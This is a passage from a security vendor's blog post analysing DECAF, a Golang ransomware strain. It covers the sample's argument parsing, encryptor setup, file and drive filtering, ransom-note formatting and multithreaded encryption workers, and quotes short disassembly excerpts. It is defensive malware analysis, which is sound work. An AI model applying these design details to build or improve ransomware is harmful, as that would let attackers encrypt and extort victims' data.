DECAF Ransomware: A New Golang Threat Makes Its Appearance

blog.morphisec.com/decaf-ransomware-a-new-golang-threat-makes-its-appearance

Posted by Hido Cohen & Michael Dereviashkin on October 28, 2021

- Tweet
-

- The Go language is becoming increasingly popular among threat actors, with attacks starting to appear in 2019
- Morphisec Labs has tracked a new Golang-based (1.17) ransomware variant that appeared starting in late September and continued development through October
- Morphisec recommends organizations update their breach prevention strategies to include the risk of Golang-based ransomware

Introduction

Ransomware written in the Go language is quickly becoming more popular among threat actors. These include Babuk, Hive, and HelloKitty, as well as many other threats written in Golang. “Go” is a statically typed, object-oriented, cross-platform programming language introduced by Google. The abstraction and the support for multiple platforms is an advantage for many developers and also a disadvantage for security vendors who attempt to create signatures for malicious executable malware, which comes with all the dependent libraries built-in.

Morphisec Labs has identified a new strain of ransomware, implemented in Go 1.17 and named DECAF. The first version, which includes symbols and test assertion, was identified in late September. The attackers very quickly stripped the original alpha version, added additional functionality, and uploaded this stub version to verify its detection score. Within a week they had deployed a fully weaponized version on a customer site.

Golang 1.17 introduces additional complexity to analyze the application flow due to a modification in how parameters are being passed to functions, this is a great example of how the attackers are becoming extremely agile in utilizing the latest technology.

The blog post that follows will cover in great detail the different debug and pre-release versions of the new ransomware strain, as well as how the threat actor successfully encrypts their target.

Technical Introduction

As has been described in the introduction, we have identified the delivery of the DECAF ransomware on one of our customer's sites. It is only following a detailed investigation that we successfully found a trail that leads us to a debug version of the ransomware, which also included symbols. In the first technical part, we will go into great detail about the functionality of this debug version step by step. In the second part of the blog, we will identify the updates introduced to the pre-release version. We are aware of more updated versions that have been deployed during the last two weeks.

Technical Analysis



Figure 1: The attack chain of the Golang ransomware

Setting up

The initialization phase sets up the data required for the ransomware's malicious activity.

The malware starts by parsing a command-line argument, --path, which represents the root directory where the ransomware will start recursively encrypting files.



Figure 2: Parsing --path parameter

Next, the malware creates an Encryptor object structure:

- Encrypted file prefix - each encrypted file header starts with special "magic" prefix, 0xDADFEEDBABEDECAF
- DECAF file extension - .decaf
- File extension length
- Attacker's Public key - initialize and parse the embedded PKCS1 public key (see IOCs section)

```
mov     rdi, rsi
call    flag___ptr_FlagSet__Parse
lea     rax, G_type__lib_Encryptor ; *lib.Encryptor
call    runtime_newobject
mov     [rsp+110h+var_encryptor], rax
mov     rdx, cs:G_hex_DADFEEDBABEDECAF
mov     [rax+Encryptor.hex_prefix], rdx
movups  xmm0, cs:G_ptr_dot_decaf
movups  xmmword ptr [rax+Encryptor.ptr_decaf_extension], xmm0
movups  xmm0, cs:xmmword_563630
movups  xmmword ptr [rax+Encryptor.ptr_public_key], xmm0
mov     rbx, cs:G_ptr_public_key ; '-----BEGIN RSA PUBLIC KEY-----'...
mov     rcx, cs:G_qw_public_key_length
call    GTest_lib___ptr_Encryptor__SetPublicKey
```

Figure 3: Initializing the encrypter with relevant data

Many ransomwares implement file filtering mechanisms for several purposes. Controls to avoid double encrypting the same file and avoiding the wrecking of the victim’s operating system for payment.

DECAF is no different and also uses a files filtering mechanism. It ignores:

1. .decaf extension files
2. README.txt files
3. Embedded blacklists of files, folders, and extensions

For that task, the attacker created a FileUtils class which has a pointer to README.txt string (the name of the ransomware notification file) and the relevant functions. One of the functions inside FileUtils is Init(). This function is responsible for building blacklists for files, folders, and file extensions (the list’s content can be found in the Appendix section).



Figure 4: Building files filters and optional paths

The next step is figuring out which directories the malware should encrypt. It checks if --path has value and if not calls to FileUtils.ListDriverRootPaths()as shown in the figure above.

Looking inside ListDriverRootPaths, we can see that the malware iterates over the possible drives and searches for drives with a type that is NOT a DRIVE_CDROM.



Figure 5: Drive bitmask iteration



Figure 6: Adding drives excluding DRIVE_CDROM type to the slice

The last thing that the malware does in this phase is to create a WMI object for future use. We'll go over its functionality when we show the mechanism used to delete files.

Let's Encrypt Some Files

The encryption phase starts by adding the attacker's email into the ransom note.

```
movups  [rsp+98h+var_20], xmm15
mov     rcx, cs:G_off_protonmail_address ; [redacted]@protonmail.com
mov     rbx, cs:G_protonmail_length
mov     rax, rcx
call    runtime_convTstring
lea     rcx, type__string ; *string
mov     qword ptr [rsp+98h+var_20], rcx
mov     qword ptr [rsp+98h+var_20+8], rax
mov     rbx, cs:G_ransom_note_length
mov     rax, cs:G_off_ransom_note ; "WINNER WINNER CHICKEN DINNER\n\nWhat ha"...
lea     rcx, [rsp+98h+var_20]
mov     edi, 1
mov     rsi, rdi
call    fmt_Sprintf
mov     [rsp+98h+ransom_note_with_email], rax
mov     [rsp+98h+ransom_note_with_email_length], rbx
```

Figure 7: Creating the formatted ransom note string

As you may know, one of the biggest challenges ransomware authors face when developing ransomware is encryption performance. The malware needs to encrypt as many files as possible, as fast as possible.

The author of DECAF chose the multi-goroutine (Go's thread "equivalent") method. It creates several encryption goroutines which wait for messages from the main routine. The message contains the file path that it has to encrypt.



Figure 8: Creating a communication channel and 4 Go Routines

Each EncWorker waits to receive a new file path to encrypt from the channel. The file paths come from the function FileUtils.ListFilesToEnc, which enumerates the files of the given directory and applies filtering according to the blacklists, README.txt, and .decaf extension.



Figure 9: The main goroutine sends file paths after filtering and skipping symlinks



Figure 10: check arg_file_path for symlink

Encryption Worker

main_EncWorker_func1 is the function responsible for the encryption task. It listens for new file paths, calls the file encryption function, deletes the original file after it is encrypted, and creates a README.txt file inside each directory.

